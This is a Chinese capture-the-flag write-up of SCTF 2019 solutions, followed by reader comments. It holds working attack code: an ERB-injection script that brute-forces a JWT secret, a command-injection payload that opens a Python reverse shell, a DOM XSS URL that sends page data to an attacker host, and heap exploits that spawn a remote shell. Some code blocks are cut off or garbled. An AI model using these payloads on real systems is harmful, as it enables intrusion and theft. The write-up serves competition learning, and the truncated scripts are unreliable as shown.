

稍微打一波小广告，SU战队长期招人，无论您是小白，大佬，只要乐于分享，愿意交流，我们永远欢迎您的加入。我们可以一起打比赛，一起交流技术，一起为冲击全国甚

以下是我们SU战队本次SCTF 2019的 wp ，再次感谢 Syclover 师傅们的精心准备！

Web

flag shop

扫目录发现robots.txt里面有源码路径

<http://47.110.15.101/filebak> 有源码

漏洞点在 /work

```
get "/work" do
  islogin
  auth = JWT.decode cookies[:auth],ENV["SECRET"] , true, { algorithm: 'HS256' }
  auth = auth[0]
  unless params[:SECRET].nil?
    if ENV["SECRET"].match("#{params[:SECRET].match(/[0-9a-z]+/)}")
      puts ENV["FLAG"]
    end
  end
end

if params[:do] == "#{params[:name][0,7]} is working" then

  auth["jkl"] = auth["jkl"].to_i + SecureRandom.random_number(10)
  auth = JWT.encode auth,ENV["SECRET"] , 'HS256'
  cookies[:auth] = auth
  ERB::new("<script>alert('#{params[:name][0,7]} working successfully!')</script>").result

end
end
```

应该是个 ruby erb 模版注入，但是在

```
ERB::new("<script>alert('#{params[:name][0,7]} working successfully!')</script>").result
```

这里只能执行7个，一般模版注入的方式是<%=7*7%>远超过7个可用的地方。

猜是不是可以用<%>构造什么命令来，SECRETKEY长度为24位，应该不太可能弄得出来，意味着不能通过正常的buy flag来拿到 flag。

就剩下去利用这些去读取ENV了

然后发现 ruby 的全局变量，可以用 \$~ 读取刚刚匹配的子串，加上 <%= %> 刚好 7 字符，因为 params[:SECRET] 可控，可以来爆破 ENV["SECRET"]，

```
import requests
table = '1234567890abcdef'
url = 'http://47.110.15.101/work'
data = {
  "name": "<%= $~%>",
  "do": "<%= $~%> is working"
}
sess = requests.session()
sess.headers['Cookie'] = 'auth=eyJhbGciOiJIUzI1NiJ9.eyJ1aWQiOiIwZmQxMjUzNC1mMmJjLTRhZTU0OTRhNy1kNmUwZWZjMGJkMzEiLCJqa2wiOiJEW3'
'''
#■■■■■
key = ''
for _ in range(1000):
  for i in table:
    tmp = key
    tmp += i
    data['SECRET'] = tmp
    print(tmp)
    res = sess.get(url, data=data)
    print(res.text)
    if tmp in res.text:
      key += i
```

```

        print(key)
        break
    ...
#■■■■■
key = '17b51f7f2588b3d2f09c821e6499984b09810e652ce9fa4882fe4875c8'
for _ in range(1000):
    for i in table:
        tmp = key
        tmp = i + tmp
        data['SECRET'] = tmp
        res = sess.get(url, data=data)
        if tmp in res.text:
            key = i + key
            print(key)
            break

```

得到 key 以后直接丢到 jwt.io 里面伪造就完事了。

easy-web

webpack 打包的时候没关 sourcemap, 可以直接看到源码, 发现后台没鉴权, 直接调接口

```

import requests
data = {
    "key": "abcdefghijklmn123",
    "npm": ["jquery", "'`python -c \"import socket, subprocess, os; s=socket.socket(socket.AF_INET, socket.SOCK_STREAM); s.connect('
}
res = requests.post('https://sctf2019.l0cal.xyz/upload', json=data)

```

弹 shell 回来发现用的 aws 函数服务器. 查了查文档, 在服务器里面可以直接调用 aws api, 找到 bucket 里面的 flag.

```

node -e 'const AWS = require("aws-sdk");const s3 = new AWS.S3();s3.listObjects({Bucket: "static.l0cal.xyz"}).promise().then((r
node -e 'const AWS = require("aws-sdk");const s3 = new AWS.S3();s3.getObject({Bucket: "static.l0cal.xyz", Key: "flaaaaaaaaag/f

```

math-is-fun1 && math-is-fun2

[http://■■■■■/challenge?name=xxxx%0ADOMPurify\[%27isSupported%27\]%3d0&text=<script>window.location%3d"http://ip:5555/"+document.](http://■■■■■/challenge?name=xxxx%0ADOMPurify[%27isSupported%27]%3d0&text=<script>window.location%3d)

利用config[name]处的变量覆盖关闭dompurify即可利用DOM XSS

Pwn

easy heap

```

from pwn import *
context(arch = 'amd64', os='linux')
def add(size):
    p.recvuntil('>>')
    p.sendline('1')
    p.recvuntil('Size')
    p.sendline(str(size))
    p.recvuntil('0x')
    return p.recv(12)

def dele(idx):
    p.recvuntil('>>')
    p.sendline('2')
    p.recvuntil('Index')
    p.sendline(str(idx))

def edit(idx, cont):
    p.recvuntil('>>')
    p.sendline('3')
    p.recvuntil('Index')
    p.sendline(str(idx))
    p.recvuntil('Content')
    p.send(cont)

libc = ELF('./libc.so.6')
#p = process('./easy_heap', env={'LD_PRELOAD': './libc-2.23.so'})
p = remote('132.232.100.67', 10004)

```



```

add(0x40,p64(lbase+libc.sym['__realloc_hook']))
add(0x40,p64(lbase+libc.sym['__realloc_hook']))
one = 0x4f2c5
add(0x40,p64(lbase+one)+p64(lbase+libc.sym['realloc']+0xe))
add(0x30,"cat flag\x00")
#gdb.attach(io,'handle SIGALRM nostop noprint')
io.interactive()
raw_input()
except Exception,e:
    info(str(Exception)+str(e))
io.close()

```

two heap

0x1 0x8 0x10 0x18绕size check(都是生成0x20的堆块)

```

from pwn import *
context.arch = 'amd64'
#context.aslr = False
libc = ELF("./libc-2.26.so")

def add(size,data):
    io.sendlineafter("choice:", "1")
    io.sendlineafter("size:\n", str(size))
    io.sendafter("note:\n", data)
def rm(idx):
    io.sendlineafter("choice:", "2")
    io.sendlineafter("index:\n", str(idx))
while(True):
    try:
        io = remote('47.104.89.129',10002)
        #io = process("./two_heap",env = {"LD_PRELOAD":"./libc-2.26.so"})
        io.sendlineafter("SCTF:\n", "%a%a%a%a%a")
        io.recvuntil("0x0.0")
        lbase = (int(io.recv(11),16)<<4)-libc.sym['_IO_2_1_stdout_'])
        info("LBASE -> %#x"%lbase)
        add(1,'')
        rm(0);rm(0);ls
        add(8,p64(lbase+libc.sym['__free_hook']))
        add(0x10,'\n')
        add(24,p64(lbase+libc.sym['system'])+'\n')
        add(40,"/bin/sh\x00"+'\n')
        io.sendline("2")
        io.sendline("4")
        #gdb.attach(io,'handle SIGALRM nostop noprint')
        io.interactive()
        raw_input()
    except Exception,e:
        info(str(e))
        io.close()

```

Crypto

warmup

题目中先 xor 到 16 位然后再用 CBC, 所以只要撞 xor 出来的 16 位就可以了.
unpad 也没检查, 可以往里面插东西撞 xor.

```

import remoteCLI
from binascii import hexlify, unhexlify
from Crypto.Util.strxor import strxor

cli = remoteCLI.CLI()
cli.connect('47.240.41.112', 12345)
msg, code = cli.recvUntilFind(r'you seem to have intercepted something:{(.*):(.*)}')
msg = unhexlify(msg)

mac = b'\x00' * 16
for i in range(len(msg) // 16):

```

```

mac = strxor(msg[i * 16:(i + 1) * 16], mac)

forge_msg = bytearray(b'please send me your flag'+ (b'\x00' * 8))
forge_msg.extend(forge_msg)
forge_msg.extend(bytearray(mac))
length = len(forge_msg) + len(mac) - len('please send me your flag')
forge_msg[-1] ^= length
forge_msg.extend(b'\x00' * 15)
forge_msg.append(length)

cli.sendLine(hexlify(forge_msg))
cli.sendLine(code)
cli.console()

```

babygame

OFB 在知道明文+密文的情况下直接伪造明文. 这里通过广播攻击 + Coppersmith 得到明文.

```

import remoteCLI
from binascii import unhexlify, hexlify
from Crypto.Util.strxor import strxor

cli = remoteCLI.CLI()
cli.connect('47.240.41.112', 54321)

e, n = cli.recvUntilFind(r'pubkey:{e, n}={(.*)}, (.*)}')
n = int(n[:-1], 16)
cli.sendLine(str(n * 10))
cli.sendLine(str(1))

n1, = cli.recvUntilFind(r'Alpha:my pub-key is: e=3,n=(.*)')
n2, = cli.recvUntilFind(r'Bravo:my pub-key is: e=3,n=(.*)')
n3, = cli.recvUntilFind(r'Charlie:my pub-key is: e=3,n=(.*)')

mess1, a1, b1 = cli.recvUntilFind(r'admin:Alpha, your ciphertext is: c=(.*)\nwith some parameters:a=(.*) , b=(.*)')
mess2, a2, b2 = cli.recvUntilFind(r'admin:Bravo, your ciphertext is: c=(.*)\nwith some parameters:a=(.*) , b=(.*)')
mess3, a3, b3 = cli.recvUntilFind(r'admin:Charlie, your ciphertext is: c=(.*)\nwith some parameters:a=(.*) , b=(.*)')

cipher, = cli.recvUntilFind(r'Alpha:David, make sure you\'ve read this:(.*)')
var = 'n1 n2 n3 mess1 mess2 mess3 a1 a2 a3 b1 b2 b3'
for i in var.split():
    globals()[i] = int(globals()[i][:-1], 16)

data = {
    'n': [n1, n2, n3],
    'c': [mess1, mess2, mess3],
    'a': [a1, a2, a3],
    'b': [b1, b2, b3]
}
import json
import subprocess
data = json.dumps(data)
output = subprocess.check_output(['sage', 'crypto2-broadcast.sage', data]).decode()[:-1]
plaintext = int(output) # I will send you the ticket tomorrow afternoon\x03\x03\x03

plaintext = b'I will send you the ticket tomorrow afternoon\x03\x03\x03'
forge_mess = b'I will send you the ticket tomorrow morning\x05\x05\x05\x05\x05'

cipher = unhexlify(cipher)
keystream = strxor(plaintext, cipher)
forge_cipher = strxor(keystream, forge_mess)
cli.sendLine('2')
cli.sendLine(hexlify(forge_cipher))

cli.console()

crypto2-broadcast.sage

def hastads(cArray,nArray,e=3):
    """

```

```

Performs Hastads attack on raw RSA with no padding.
cArray = Ciphertext Array
nArray = Modulus Array
e = public exponent
"""

if(len(cArray)==len(nArray)==e):
    for i in range(e):
        cArray[i] = Integer(cArray[i])
        nArray[i] = Integer(nArray[i])
    M = crt(cArray,nArray)
    return(Integer(M).nth_root(e,truncate_mode=1))
else:
    print("CiphertextArray, ModulusArray, need to be of the same length, and the same size as the public exponent")

def linearPaddingHastads(cArray,nArray,aArray,bArray,e=3,eps=1/8):
    """
    Performs Hastads attack on raw RSA with no padding.
    This is for RSA encryptions of the form:  $cArray[i] = \text{pow}(aArray[i]*msg + bArray[i],e,nArray[i])$ 
    Where they are all encryptions of the same message.
    cArray = Ciphertext Array
    nArray = Modulus Array
    aArray = Array of 'slopes' for the linear padding
    bArray = Array of 'y-intercepts' for the linear padding
    e = public exponent
    """
    if(len(cArray) == len(nArray) == len(aArray) == len(bArray) == e):
        for i in range(e):
            cArray[i] = Integer(cArray[i])
            nArray[i] = Integer(nArray[i])
            aArray[i] = Integer(aArray[i])
            bArray[i] = Integer(bArray[i])
        TArray = [-1]*e
        for i in range(e):
            arrayToCRT = [0]*e
            arrayToCRT[i] = 1
            TArray[i] = crt(arrayToCRT,nArray)
        P.<x> = PolynomialRing(Zmod(prod(nArray)))
        gArray = [-1]*e
        for i in range(e):
            gArray[i] = TArray[i]*(pow(aArray[i]*x + bArray[i],e) - cArray[i])
        g = sum(gArray)
        g = g.monic()
        # Use Sage's inbuilt coppersmith method
        roots = g.small_roots(epsilon=eps)
        if(len(roots)== 0):
            print("No Solutions found")
            return -1
        return roots[0]

    else:
        print("CiphertextArray, ModulusArray, and the linear padding arrays need to be of the same length," +
            "and the same size as the public exponent")

import json
import sys
data = json.loads(sys.argv[1])
print(linearPaddingHastads(data['c'], data['n'], data['a'], data['b']))

```

Misc

签到题

关注微信公众号 , cat /flag

头号玩家

一直向上走就会有Flag
(一直向下会有假Flag)

打开电动车

读数据发现有1个停止位，24个数据位，应该是PT2262，查了资料发现是16位地址8位数据，然而不对
然后发现可能是20位地址，这个对了

Maaaaaze

[脚本地址](#)

Rev

CreakMe

一个正常的Binary，程序是一个裸的标准AES加密，密钥和向量分别是sycloversyclover和sctfsctfsctfsctf，密文是Base64过的，用于比对的密文在程序的构造函数里面被变

```
>>> iv = 'sctf' * 4
>>> key = 'syclover' * 2
>>> aes = AES.new(key, AES.MODE_CBC, iv)
>>> cipher = 'nKnBHsgqD3aNEB91jB3gEzAr+Ik1QwT1bSs3+bXpeuo='
>>> aes.decrypt(cipher.decode('base64'))
'sctf{Ae3_C8c_I28_pKcs79ad4}\x05\x05\x05\x05\x05'
```

who is he

是一个Unity3D，逆Assembly-CSharp.dll，算法很简单，写个程序解一下

```
using System;
using System.IO;
using System.Runtime.InteropServices;
using System.Security.Cryptography;
using System.Text;
namespace HelloWorldApplication
{
    class HelloWorld
    {
        static void Main(string[] args)
        {
            String str = "1Tsy0ZGotyMinSpxqYzVBWnfMdUcqCMLu0MA+22Jnp+MNwLHvYuFToxRQr0c+ONZc6Q7L0EAmzbycqobZHh4H23U4WDTNmmXwu";
            byte[] bytes = Encoding.Unicode.GetBytes("1234");
            byte[] array = Convert.FromBase64String(str);
            DESCryptoServiceProvider dESCryptoServiceProvider = new DESCryptoServiceProvider();
            MemoryStream memoryStream = new MemoryStream();
            CryptoStream cryptoStream = new CryptoStream(memoryStream, dESCryptoServiceProvider.CreateDecryptor(bytes, bytes), CryptographicOperations.Decrypt);
            cryptoStream.Write(array, 0, array.Length);
            cryptoStream.FlushFinalBlock();
            byte[] bytes2 = memoryStream.ToArray();
            cryptoStream.Close();
            memoryStream.Close();
            String result = Encoding.Unicode.GetString(bytes2);
            Console.WriteLine(result);
        }
    }
}
```

然后发现不对，开调试器挂程序，发现程序里面还有两个Assembly-CSharp.dll，而且之前那个根本没载进去。。。
算法一样的，密文密钥分别是

q+w89Y22rObfzxgsquc5Qxbbh9ZIAHET/NncmiqEo67RrDvz34cdAk0BalkWhJGl2CBYmlr8pPA=
1234

xZWDZaKEhWNMChiGYPBiLY3+aroz09zonwryLiVL4njSez2RYM2WwsGnsnjCDnHs7N43aFvNE54noSadP9F8eEpvTs5QPG+KL0TDE/40nbU=
test

发现第二组是对的
(你打CTF像CXK.jpg)

Strange apk

安卓逆向,打开后dex2jar转一下dex文件,在恢复出来的代码中可以找到一段对一个文件解密的过程.

文件可以看到是一个非常大的文件,打开后里面有好多syclover这些东西

可以看到里面的东西是通过key[i%len]这样循环解密一个文件,根据同样的逻辑尝试恢复文件,后来发现开头是PK,里面还有安卓包内的一些东西,即解除了第二个apk继续解密逆dex,可以看到前面12个是base64,后12个是割一位填充一个字符8,拿出来即可

babyre

elf文件,一共有三层

第一层是555的一个立体的密室,根据waasdxy走到目标位置即可

第二层则是base64dec,要求解密后的字符为sctf_9102

第三层是一个自写的算法,输入的16位在前面排好,在buf里成为4个int,然后通过*i*=0,*j*=4依次递增,执行如下运算

buf[j] = buf[i] ^ func(buf[i + 1] ^ buf[i + 2] ^ buf[i + 3]),直到最后运算结束,填充buf到30,最后check后四位在内存的值

可以看出来我们只知道buf[26],buf[27],buf[28],buf[29],由于buf[29] = buf[25] ^

func(buf[26],buf[27],buf[28]),由xor运算的性质,我们就可算出buf25,递归到0即可求出初始字符串

```
#include <stdio.h>
#include "defs.h"
#include <stdlib.h>
#include <string.h>

int dword_7F4BEE488940[288] =
{
    ....
    ....//■■■■dump
};

unsigned int calcc(unsigned int a1)
{
    int v1; // ST18_4
    int table[290]; // [rsp+20h] [rbp-490h]
    unsigned __int64 v4; // [rsp+4A8h] [rbp-8h]

    qmemcpy(table, dword_7F4BEE488940, 0x480uLL);
    v1 = (table[BYTE2(a1)] << 16) | table[(unsigned __int8)a1] | (table[BYTE1(a1)] << 8) | (table[a1 >> 24] << 24);
    return __ROL4__(v1, 12) ^ (unsigned int)(__ROL4__(v1, 8) ^ __ROR4__(v1, 2)) ^ __ROR4__(v1, 6);
}

unsigned int calc(unsigned int a,unsigned int b,unsigned int c,unsigned int d) {
    return a ^ calcc(b^c^d);
}

int main() {
    unsigned int buf[30];
    unsigned char enc[16] = {128, 6, 4, 190, 71, 118, 175, 197, 31, 64, 204, 159, 239, 146, 191, 216};
    //unsigned char enc[16] = {190, 4, 6, 128, 197, 175, 118, 71, 159, 204, 64, 31, 216, 191, 146, 239};
    // scanf("%16s",s);
    memset(buf,0,30*4);
    memcpy(&buf[26],enc,16);
    int i,j;
    for(i = 25,j = 29;j >= 4;j--,i--) {
        buf[i] = calc(buf[j],buf[j-3],buf[j-2],buf[j-1]);
        printf("buf[%d] = %d ^ calcc(%d,%d,%d)\n",i,j,j-3,j-2,j-1);
    }
    printf("%s\n",(char *)buf);
    // printf("%d\n",strlen((char *)buf));
}
```

又是个安卓,打开后会强制你听一首《早春的树》,然后到了输入flag的界面,输入错误会从头听歌,然后输入

逆dex,可以看到比较清楚的逻辑,在几个class中,看到几个运算,分别是tohexstr,getdb,还有一个魔改了一下的rc4,db文件拿到字符串md5当作key,找到hex后的字符串,写解密

```
public class Notepad
{
    public static void main(String[] args)
    {
        byte[] enctob = new byte[]{-62, -117, -61, -99, -61, -90, -62, -125, -62, -77, -61, -99, -62, -109, -62, -119, -62, -72};
        String bs = new String(enctob);
        char[] flagenc = bs.toCharArray();
    }
}
```



```

char[] out = new char[bs.length()];
int[] S = new int[256];
byte[] wtf = new byte[256];
int i,j,k;
String key = "E7E64BF658BAB14A25C9D67A054CEBE5";
for (i = 0; i < 256; i++ )
{
    S[i] = i;
    wtf[i] = (byte)(key.charAt(i % 32));
}
i = 0;
j = 0;
for(i = 0,j = 0;i < 256; i++ )
{
    j = (S[i] + j + wtf[i]) % 256;
    k = S[i];
    S[i] = S[j];
    S[j] = k;
}
for (i = 0,j = 0,k = 0; i < bs.length(); i++ )
{
    k = (k + 1) % 256;
    j = (S[k] + j) % 256;
    int temp = S[k];
    S[k] = S[j];
    S[j] = temp;
    out[i] = (char)((flagenc[i] ^ S[(S[k] + S[k] % 256) % 256]) + k);
    System.out.println(out);
}
}
}

```

稍微打一波小广告，SU战队长期招人，无论您是小白，大佬，只要乐于分享，愿意交流，我们永远欢迎您的加入。我们可以一起打比赛，一起交流技术，一起为冲击全国甚

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1. 9 条回复



[fad****vida](#) 2019-06-25 11:48:09

one_heap 有一个1/16概率的解法

0 回复Ta



[fakec****](#) 2019-06-25 13:16:00

请问re的 who is he 的第二个 Assembly-CSharp.dll是怎么发现的？谢谢

0 回复Ta



[187****5199](#) 2019-06-25 15:15:22

[@fakec****](#) assembly-csharp就内存里面找啊,发现有动态加载的rwx段,而且很奇怪.然后翻就有了。


0 回复Ta



[skysider](#) 2019-06-25 17:09:48

[@fad****vida](#) 求分享思路

0 回复Ta



[OxC4m3l](#) 2019-06-25 18:51:27

[@fad****vida](#) 有两个爆破 1/16的方法，出题师傅 提醒了我才知道的

0 回复Ta



[wha****](#) 2019-06-26 15:09:59

请问一下easy_heap里面的脚本是是正确的么，为什么用相同的脚本运行"`p.recvuntil(p64(0)*3)`"失效，然后没有最终结果

0 回复Ta



[fad****vida](#) 2019-06-28 09:47:54

[@skysider](#)

部分写覆盖tcache的fd字段（该字段通过之前的tcache attack，已经预留一个libc地址）使其指向stdout，同时在修改的时候用unsorted bin attack打一个libc地址到stdout-flag（为了之后继续用tcache）。然后用tcache分配到stdout附近，修改stdout->flag（加APPENDING标识），并修改stdout->_IO_w附近，并修复unsorted bin。之后就是常规操作了


0 回复Ta



[fad***vida](#) 2019-06-28 09:52:37

请教大佬，two_heap这道题为什么用%a能泄露地址（%a不是用p计数法表示浮点数吗？，但参数都被初始化为-1了啊）？

0 回复Ta



[Ex](#) 2019-07-01 23:58:45

[@fad***vida](#) printf的一个特性，用gdb的si命令调试一下printf就知道了

0 回复Ta

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